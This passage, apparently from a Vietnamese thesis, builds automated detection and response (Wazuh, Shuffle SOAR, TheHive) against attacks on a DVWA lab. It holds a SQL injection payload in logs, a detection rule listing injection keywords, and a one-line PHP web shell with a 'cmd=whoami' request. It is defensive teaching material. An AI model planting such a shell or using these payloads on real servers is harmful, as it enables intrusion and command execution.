\"http://192.168.32.20/DVWA/vulnerabilities/sql/?id=1%27+UNION+SELECT+user%2C+null+from+users%23&Submit=Submit\" \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36\"", "input": { "type": "log" }, "@timestamp": "2026-04-10T17:06:40.053Z", "location": "/var/log/apache2/access.log", "id": "1775848000.37936", "timestamp": "2026-04-11T00:06:40.053+0700", }</pre>							

Hình 114 Chi tiết log trong Alert

Không dừng lại ở việc phát hiện, hệ thống còn có thể được cấu hình để kích hoạt cơ chế phản ứng chủ động (Active Response), từ đó thực hiện chặn địa chỉ IP nguồn nếu hành vi tấn công vượt ngưỡng cho phép. Để thêm rule tùy chỉnh, quản trị viên có thể chỉnh sửa:

```
sudo nano /var/ossec/etc/rules/local_rules.xml
```

GNU nano 6.2	/var/ossec/etc/rules/local_rules.xml
<pre><!-- Local rules --> <!-- Modify it at your will. --> <!-- Copyright (C) 2015, Wazuh Inc. --> <!-- Example --> <rules> <group name="local,syslog,sshd"> <rule id="100001" level="5"> <if_sid>5716</if_sid> <srcip>1.1.1.1</srcip> <description>sshd: authentication failed from IP 1.1.1.1.</description> <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5</group> </rule> </group> <group name="web,attack,sql"> <rule id="100002" level="10"> <if_sid>31100</if_sid> <match>or union select information_schema sleep benchmark </match> <description>Phát hiện tấn công SQL Injection</description> <mitre>T1190</mitre> </rule> </group> </rules></pre>	

Hình 115 Cấu hình bổ sung rule

```


<name>webhook</name>
<hook_url>https://shuffler.io/api/v1/hoc
<level>3</level>
</integration>

<command>
  <name>firewall-drop</name>
  <executable>firewall-drop</executable>
  <timeout_allowed>yes</timeout_allowed>
</command>

<active-response>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>100002</rules_id>
  <timeout>600</timeout>
</active-response>
</ossec_config>

```

Hình 116 Drop firewall



Hình 117 Alert trong Wazuh

Giai đoạn SQL Injection đóng vai trò là điểm khởi đầu trong chuỗi tấn công, cung cấp cho kẻ tấn công các thông tin cần thiết để tiến hành các bước tiếp theo như chiếm quyền truy cập hoặc thực thi mã trên hệ thống. Khả năng phát hiện sớm tại giai đoạn này có ý nghĩa quan trọng trong việc ngăn chặn toàn bộ chuỗi tấn công.

B. Kịch bản tải lên Web Shell – Giai đoạn Execution và Persistence

Sau khi có được thông tin cần thiết từ giai đoạn trước, kẻ tấn công chuyển sang khai thác chức năng upload file của ứng dụng web nhằm đưa mã thực thi lên máy chủ. Trong môi trường kiểm thử, hành vi này được mô phỏng bằng việc tải lên một file PHP có khả năng thực thi lệnh trên server.


```

server.py  b.php  index.htm
b.php
1  <!-- <?php phpinfo() ?> -->
2
3  <?php system($_GET['cmd']); ?>

```

Hình 118 File thực thi lệnh hệ thống

Khi file được tải lên thành công và được truy cập qua trình duyệt, kẻ tấn công có thể gửi các lệnh hệ thống và nhận kết quả phản hồi. Điều này đánh dấu việc chuyển từ giai đoạn khai thác sang giai đoạn kiểm soát hệ thống.




Hình 119 Upload file

Wazuh Agent tiếp tục thu thập các log liên quan đến hoạt động upload và truy cập file. Các log này bao gồm thông tin về loại file, đường dẫn truy cập, phương thức HTTP và các hành vi bất thường liên quan.



Hình 120 Thực thi lệnh hệ thống

Wazuh Manager sử dụng các rule phát hiện để nhận diện các hành vi upload file đáng ngờ, đặc biệt là các file có phần mở rộng thực thi (.php, .asp, .jsp) hoặc nội dung chứa hàm thực thi lệnh.



Hình 121 Alert cảnh báo tấn công file trong Wazuh

```
{
  "_index": "wazuh-alerts-4.x-2026.05.01",
  "_id": "mCyH4Z0Bh1CQqoNTnCEs",
  "_version": 1,
  "_score": null,
  "_source": {
    "input": {
      "type": "log"
    },
    "agent": {
      "ip": "192.168.32.20",
      "name": "desktop2-virtual-machine",
      "id": "001"
    },
    "manager": {
      "name": "desktop3-virtual-machine"
    },
    "data": {
      "protocol": "GET",
      "srcip": "192.168.32.20",
      "id": "200",
      "url": "/DVWA/hackable/uploads/shell.php?cmd=whoami"
    },
    "rule": {
      "firedtimes": 2,
      "mail": true,
      "level": 12,
      "description": "Phát hiện tấn công File nguy hiểm",
      "groups": [
        "web",
        "attack",
        "sqli"
      ]
    }
  }
}
```

Hình 122 Chi tiết alert_1

```
{
  "id": "100003"
},
{
  "location": "/var/log/apache2/access.log",
  "decoder": {
    "name": "web-accesslog"
  },
  "id": "1777605252.310338",
  "full_log": "192.168.32.20 - - [01/May/2026:10:14:12 +0700] \"GET /DVWA/hackable/uploads/shell.php?cmd=whoami HTTP/1.1\" 200 212 \"-\" \"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0\"",
  "timestamp": "2026-05-01T10:14:12.633+0700"
},
{
  "fields": {
    "timestamp": [
      "2026-05-01T03:14:12.633Z"
    ]
  },
  "highlight": {
    "manager.name": [
      "@opensearch-dashboards-highlighted-field@desktop3-virtual-machine@opensearch-dashboards-highlighted-field@"
    ]
  },
  "sort": [
    1777605252633
  ]
}
```

Hình 123 Chi tiết alert_2

Việc tải lên web shell cho phép kẻ tấn công thiết lập foothold trên hệ thống, từ đó duy trì quyền truy cập và chuẩn bị cho việc thiết lập kênh điều khiển từ xa. Đây là bước quan trọng chuyển từ khai thác sang kiểm soát hệ thống, tương ứng với giai đoạn Execution và Persistence trong mô hình ATT&CK của MITRE.


C. Đánh giá vai trò của Wazuh trong chuỗi tấn công

Thông qua các kịch bản trên, có thể thấy Wazuh không chỉ phát hiện các sự kiện riêng lẻ mà còn có khả năng theo dõi toàn bộ chuỗi tấn công từ giai đoạn xâm nhập ban đầu đến khi thiết lập kênh điều khiển từ xa. Việc kết hợp các rule phát hiện và cơ chế Active Response giúp hệ thống chuyển từ trạng thái giám sát thụ động sang phản ứng chủ động.

```
<integration>
  <name>shuffle</name>
  <hook_url>https://shuffler.io/api/v1/hooks/webhook_088c9595-5307-43cc-858d-91c509449028</hook_url>
  <level>6</level>
  <alert_format>json</alert_format>
</integration>
```

Hình 124 Cấu hình đường dẫn Shuffle

3.3.3.2 Giai đoạn 2: Tự động hóa phản ứng sự cố bằng shuffle



Hình 125 Workflow phát hiện SQLi & File_RCE


Giai đoạn này nhằm xây dựng một quy trình tự động hóa hoàn chỉnh để xử lý các cảnh báo do Wazuh sinh ra, đặc biệt là các cảnh báo liên quan đến kênh Command & Control. Hệ thống SOAR (Shuffle) đóng vai trò trung tâm điều phối, giúp tự động hóa các bước xử lý như:

- Trích xuất Indicators of Compromise (IOC) từ cảnh báo
- Làm giàu thông tin mối đe dọa thông qua VirusTotal, AbuseIPDB
- Tạo incident/case trên TheHive để theo dõi
- Gửi thông báo email đến quản trị viên
- Thực hiện hành động phản ứng tự động (chặn IP, cô lập host)


Wazuh được cấu hình để gửi cảnh báo tới Shuffle thông qua webhook. Khi một rule được kích hoạt, nội dung cảnh báo sẽ được chuyển trực tiếp đến workflow trong Shuffle dưới dạng dữ liệu JSON. Cơ chế này cho phép hệ thống SOAR nhận cảnh báo theo thời gian thực và kích hoạt các quy trình xử lý tương ứng mà không cần sự can thiệp của con người.

Cấu hình tích hợp sử dụng Webhook URL của Shuffle:

https://shuffler.io/api/v1/hooks/webhook_088c9595-5307-43cc-858d-91c509449028




Hình 126 Cấu hình node Webhook



Hình 127 Cấu hình node Alert Gmail

Quy trình xử lý tự động trong Shuffle bao gồm các bước sau:

- Bước 1 - Webhook nhận cảnh báo: Shuffle nhận dữ liệu JSON từ Wazuh khi có cảnh báo được sinh ra.
- Bước 2 - Trích xuất IOC: Workflow phân tích nội dung cảnh báo, trích xuất các chỉ số như địa chỉ IP nguồn, URL đáng ngờ.
- Bước 3 - Kiểm tra tình báo mối đe dọa: IOC được gửi đến VirusTotal và AbuseIPDB để đánh giá mức độ nguy hiểm.
- Bước 4 - Tổng hợp kết quả: Shuffle tổng hợp kết quả từ các nguồn tình báo để đưa ra đánh giá tổng thể.
- Bước 5 - Tạo case trên TheHive: Nếu mức độ nghiêm trọng đủ cao, một case mới được tạo tự động trên TheHive.
- Bước 6 - Gửi email cảnh báo: Email thông báo được gửi tới quản trị viên/đội SOC.
- Bước 7 - Phản ứng tự động: Chặn IP nguồn thông qua Wazuh Active Response hoặc firewall.



POST

Url *

<https://unstuffed-wizard-unclad.ngrok-f>

Body *

```
{
  "ip": "$exec.all_fields.data.srcip",
  "action": "block"
}
```

Optional Parameters

Hình 128 Cấu hình node Block IP

```
ngrok
One gateway for every AI model. Available in early access *now*: https://ngrok.com/r/ai

Session Status      online
Account             quang.ltv8724@gmail.com (Plan: Free)
Version             3.39.1
Region              Asia Pacific (ap)
Latency              75ms
Web Interface        http://127.0.0.1:4040
Forwarding            https://unstuffed-wizard-uncldad.ngrok-free.dev -> http://localhost:5000

Connections          ttl    opn    rt1    rt5    p50    p90
6                   0      0.01   0.00   0.06   0.23

HTTP Requests
-----
18:34:12.937 +07 POST /block 200 OK
18:29:45.674 +07 POST /block 400 BAD REQUEST
18:15:33.873 +07 POST /block 502 Bad Gateway
18:15:24.709 +07 POST /block 502 Bad Gateway
18:15:18.621 +07 POST /block 502 Bad Gateway
18:15:17.125 +07 POST /block 502 Bad Gateway
```

Hình 129 Ngrok block IP

Workflow này cho phép xử lý cảnh báo một cách có hệ thống và nhất quán, giảm thiểu sự phụ thuộc vào thao tác thủ công.

Nội dung email cảnh báo được gửi tự động đến quản trị viên khi phát hiện tấn công:

Subject: [ALERT - \$exec.all_fields.rule.level] Web attack from \$exec.all_fields.data.srcip

Body:

SECURITY ALERT - Wazuh detected a malicious web attack.

Source IP: \$exec.all_fields.data.srcip

Time: \$exec.timestamp

Target Host: \$exec.all_fields.agent.name

Rule ID: \$exec.rule_id | Description: \$exec.title

Severity Level: \$exec.all_fields.rule.level

Request: \$exec.all_fields.data.protocol \$exec.all_fields.data.url

Full Log: \$exec.text

Action taken: IP has been automatically blocked

Khi một cảnh báo được xác định là có mức độ nghiêm trọng cao, Shuffle sẽ tự động tạo một case trên hệ thống TheHive. Case này chứa đầy đủ thông tin về sự kiện, bao gồm nguồn tấn công, thời gian, loại hành vi và các chỉ số liên quan.



Hình 130 Alert tấn công SQLi




Hình 131 Alert tấn công file

Trong trường hợp IOC được đánh giá là nguy hiểm (dựa trên kết quả từ VirusTotal/AbuseIPDB), workflow sẽ kích hoạt hành động chặn địa chỉ IP nguồn thông qua Wazuh Active Response hoặc firewall. Việc này giúp cắt đứt kênh Command & Control, ngăn chặn khả năng điều khiển từ xa của kẻ tấn công.

API chặn IP nội bộ được expose qua ngrok để Shuffle có thể gọi từ ngoài vào:

ngrok http 5000

https://unstuffed-wizard-unclad.ngrok-free.dev/block



Hình 132 Alert từ OSSEC chuyển đến Shuffle

Not Secure http://192.168.32.20/DVWA/hackable/uploads/			
Index of /DVWA/hackable/uploads			
	<u>Name</u>	<u>Last modified</u>	<u>Size</u> <u>Description</u>
	Parent Directory		
	a.txt	2026-04-11 11:21	6
	b.php	2026-04-11 11:21	31
	images.jpeg	2026-04-30 14:33	10K
	text.txt	2026-04-30 14:44	4
Apache/2.4.52 (Ubuntu) Server at 192.168.32.20 Port 80			

Hình 133 File shell.php tự động bị xóa

```

desktop2@desktop2-virtual-machine:~$ sudo python3 /home/desktop2/agent_api.py
[sudo] password for desktop2:
* Serving Flask app 'agent_api'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5001
* Running on http://192.168.32.20:5001
Press CTRL+C to quit
192.168.32.30 - - [04/May/2026 01:27:51] "POST /remove-file HTTP/1.1" 200 -
192.168.32.30 - - [04/May/2026 01:27:58] "POST /remove-file HTTP/1.1" 404 -
192.168.32.30 - - [04/May/2026 01:28:10] "POST /remove-file HTTP/1.1" 404 -
192.168.32.30 - - [04/May/2026 01:28:12] "POST /remove-file HTTP/1.1" 404 -
192.168.32.30 - - [04/May/2026 01:46:40] "POST /remove-file HTTP/1.1" 200 -

```

Hình 134 Log xóa file thành công

3.4 Đánh giá hiệu quả hệ thống và đề xuất mở rộng

3.4.1 Mức độ tự động hóa đạt được

Hệ thống đạt mức độ tự động hóa cao trong toàn bộ vòng đời xử lý sự cố, bao phủ bốn giai đoạn chính của chu trình PICERL (Preparation – Identification – Containment – Eradication – Recovery – Lessons Learned):

Thu thập và chuẩn hóa dữ liệu (100% tự động): Toàn bộ log từ Sysmon, Windows Defender, Auditd và SSH daemon được thu thập liên tục và đẩy về Wazuh Manager mà không cần thao tác thủ công.

Phát hiện và phân loại (100% tự động): Các tập luật tùy chỉnh kết hợp với bộ rule mặc định của Wazuh tự động phân loại, gán mức độ ưu tiên và ánh xạ sang khung MITRE ATT&CK cho từng sự kiện.

Phân tích và làm giàu thông tin (100% tự động): Shuffle SOAR tự động truy vấn VirusTotal để định danh IOC (IP, URL, hash), bóc tách và chuẩn hóa dữ liệu thông qua Regex và mã Python mà không cần analyst can thiệp.

Ngăn chặn (tự động có điều kiện): Các kịch bản có độ rủi ro xác định cao (Phishing, Brute Force, PowerShell) được xử lý hoàn toàn tự động. Kịch bản có nguy cơ False Positive (Leo thang đặc quyền SUID) áp dụng mô hình bán tự động với một bước phê duyệt duy nhất từ quản trị viên.

Ghi nhận và báo cáo (100% tự động): Hệ thống tự động tạo Incident Ticket trên Jira, gửi thông báo qua Telegram và email, cung cấp báo cáo tổng hợp đầy đủ cho đội ngũ SOC sau mỗi sự cố.

Nhìn tổng thể, tỷ lệ tự động hóa đầu cuối (end-to-end) đạt trên 90% đối với các kịch bản tấn công phổ biến, trong khi vẫn duy trì cơ chế kiểm soát của con người ở những điểm quyết định quan trọng.

3.4.2 Ưu điểm và nhược điểm

3.4.2.1 Ưu điểm

Khả năng phát hiện toàn diện theo chiều sâu: Mô hình triển khai giám sát ở nhiều tầng độc lập — từ lớp mạng (tường lửa, lưu lượng SSH), lớp ứng dụng (email, PowerShell), lớp hệ điều hành (Sysmon, Windows Defender) đến tầng kernel (Auditd/Syscall). Sự kết hợp này tạo ra một lưới phòng thủ không có điểm mù, đặc biệt hiệu quả trước các kỹ thuật tấn công fileless vốn không để lại dấu vết trên ổ đĩa.

Tự động hóa khép kín từ đầu đến cuối: Điểm nổi bật của kiến trúc là khả năng vận hành hoàn toàn tự động toàn bộ vòng đời xử lý sự cố — từ phát hiện, phân tích, ngăn chặn đến báo cáo — mà không cần sự can thiệp liên tục của nhân sự. Điều này trực tiếp giải quyết bài toán thiếu hụt nhân lực chuyên môn tại các đội SOC quy mô vừa và nhỏ.

Tích hợp linh hoạt, chi phí thấp: Toàn bộ hệ thống được xây dựng trên nền tảng mã nguồn mở (Wazuh, Shuffle SOAR) kết hợp với các dịch vụ miễn phí hoặc chi phí thấp (VirusTotal API, Telegram Bot). Kiến trúc này phù hợp với ngân sách của các tổ chức vừa và nhỏ, đồng thời không bị ràng buộc bởi các nhà cung cấp độc quyền.

Ánh xạ MITRE ATT&CK có hệ thống: Các tập luật tùy chỉnh được gán nhãn kỹ thuật tấn công theo khung MITRE ATT&CK (T1059.001, T1105, T1110, v.v.), giúp đội SOC không chỉ phản ứng với triệu chứng mà còn hiểu rõ ý đồ và giai đoạn của kẻ tấn công trong chuỗi kill chain.

Thiết kế Human-in-the-Loop có chọn lọc: Mô hình không áp dụng tự động hóa một cách máy móc mà phân biệt rõ ràng giữa các tình huống có thể hành động ngay và các tình huống cần phán đoán của con người. Điều này vừa đảm bảo tốc độ phản ứng vừa ngăn ngừa rủi ro hệ thống tự động gây gián đoạn dịch vụ hợp lệ.

3.4.2.2 Nhược điểm

Phụ thuộc vào chất lượng của tập luật: Hiệu quả phát hiện hoàn toàn phụ thuộc vào việc các tập luật có được định nghĩa chính xác hay không. Các kỹ thuật tấn công mới, biến thể lạ hoặc các thủ thuật làm rối (obfuscation) phức tạp có thể vượt qua được bộ lọc hiện tại nếu không được cập nhật kịp thời. Điều này đòi hỏi đội ngũ vận hành phải liên tục nghiên cứu và bổ sung rule, một công việc tốn thời gian và đòi hỏi chuyên môn sâu.

Giới hạn của môi trường thực nghiệm: Toàn bộ kịch bản được kiểm thử trong môi trường lab được kiểm soát với lưu lượng mạng thấp và các IOC mô phỏng. Trong môi trường sản xuất thực tế với hàng nghìn sự kiện mỗi giây, hiệu năng xử lý của Wazuh Manager và Shuffle SOAR cần được đánh giá lại một cách nghiêm túc. Tình trạng quá tải dữ liệu (alert fatigue) là một thách thức thực tế cần được kiểm soát.

Điểm mù với mã hóa và lưu lượng nội bộ: Hệ thống gặp khó khăn trong việc giám sát các kênh giao tiếp được mã hóa đầu cuối hoặc phát hiện các cuộc tấn công nội bộ (Insider Threat) không kích hoạt các quy tắc dựa trên tần suất. Hành vi bất thường tinh vi của tài khoản có quyền hợp lệ khó bị phân biệt với hoạt động bình thường chỉ bằng các rule dạng signature.

3.4.3 Khả năng triển khai thực tế

Mô hình đề xuất chứng minh tính khả thi rõ ràng trong việc xây dựng một hệ thống SOC tự động hóa với chi phí đầu tư hợp lý. Đối với các tổ chức có quy mô vừa và nhỏ, đây là hướng tiếp cận thực tế để thu hẹp khoảng cách năng lực giữa đội ngũ bảo mật nội bộ hạn chế và bối cảnh môi trường đe dọa ngày càng phức tạp.

Tuy nhiên, để chuyển từ môi trường thực nghiệm sang triển khai sản xuất, tổ chức cần đầu tư thêm vào ba khía cạnh: nâng cấp hạ tầng máy chủ để đảm bảo hiệu năng, xây dựng quy trình vận hành (Runbook) rõ ràng cho từng loại sự cố, và đặc biệt là đào tạo nhân sự SOC có khả năng bảo trì, cập nhật và mở rộng hệ thống rule theo sự tiến hóa của mối đe dọa.

Giá trị cốt lõi mà mô hình mang lại không nằm ở việc thay thế hoàn toàn con người, mà ở chỗ giải phóng nhân sự SOC khỏi các tác vụ lặp lại, thủ công để tập trung vào phân tích mối đe dọa chiến lược và ứng phó với các sự cố phức tạp đòi hỏi phán đoán chuyên sâu.

3.4.4 Hướng phát triển và mở rộng

Tích hợp phân tích hành vi người dùng (UEBA): Hệ thống hiện tại chủ yếu dựa vào signature và ngưỡng tần suất. Hướng phát triển tiếp theo là tích hợp module phân tích hành vi người dùng và thực thể (User and Entity Behavior Analytics), sử dụng các mô hình học máy để xây dựng baseline hành vi bình thường và phát hiện các sai lệch tinh vi — đặc biệt hiệu quả với các mối đe dọa nội bộ và tài khoản bị chiếm đoạt.

Mở rộng phạm vi giám sát sang môi trường đám mây: Với xu hướng dịch chuyển hạ tầng lên các nền tảng điện toán đám mây như AWS, Azure và GCP, hệ thống cần được mở rộng để thu thập và phân tích log từ CloudTrail, Azure Monitor và tương đương. Wazuh hỗ trợ tích hợp cloud natively, tạo tiền đề cho việc xây dựng một hệ thống giám sát thống nhất cho môi trường hybrid.

Xây dựng hệ thống Threat Intelligence nội bộ: Thay vì phụ thuộc hoàn toàn vào VirusTotal, tổ chức có thể xây dựng nền tảng Threat Intelligence Platform (TIP) nội bộ bằng các giải pháp như OpenCTI hoặc MISP để lưu trữ, chia sẻ và làm giàu thêm các IOC thu thập được từ chính các sự cố trong tổ chức, hình thành một vòng phản hồi liên tục giúp hệ thống ngày càng thông minh hơn.

Nâng cao khả năng săn tìm mối đe dọa chủ động (Threat Hunting): Bổ sung luồng Threat Hunting tự động trên Shuffle SOAR, cho phép hệ thống không chỉ phản ứng với cảnh báo mà còn chủ động quét các endpoint theo định kỳ để tìm kiếm các dấu hiệu xâm nhập tiềm ẩn chưa kích hoạt rule nào — thu hẹp cửa sổ phát hiện với các mối đe dọa dai dẳng (APT).

Chuẩn hóa và mở rộng Playbook theo khung NIST: Các Playbook hiện tại được xây dựng theo nhu cầu kịch bản cụ thể. Hướng phát triển là chuẩn hóa toàn bộ quy trình ứng phó theo khung NIST SP 800-61 và mở rộng thư viện Playbook để bao phủ thêm các loại tấn công như Ransomware, Data Exfiltration, DDoS và tấn công chuỗi cung ứng phần mềm.

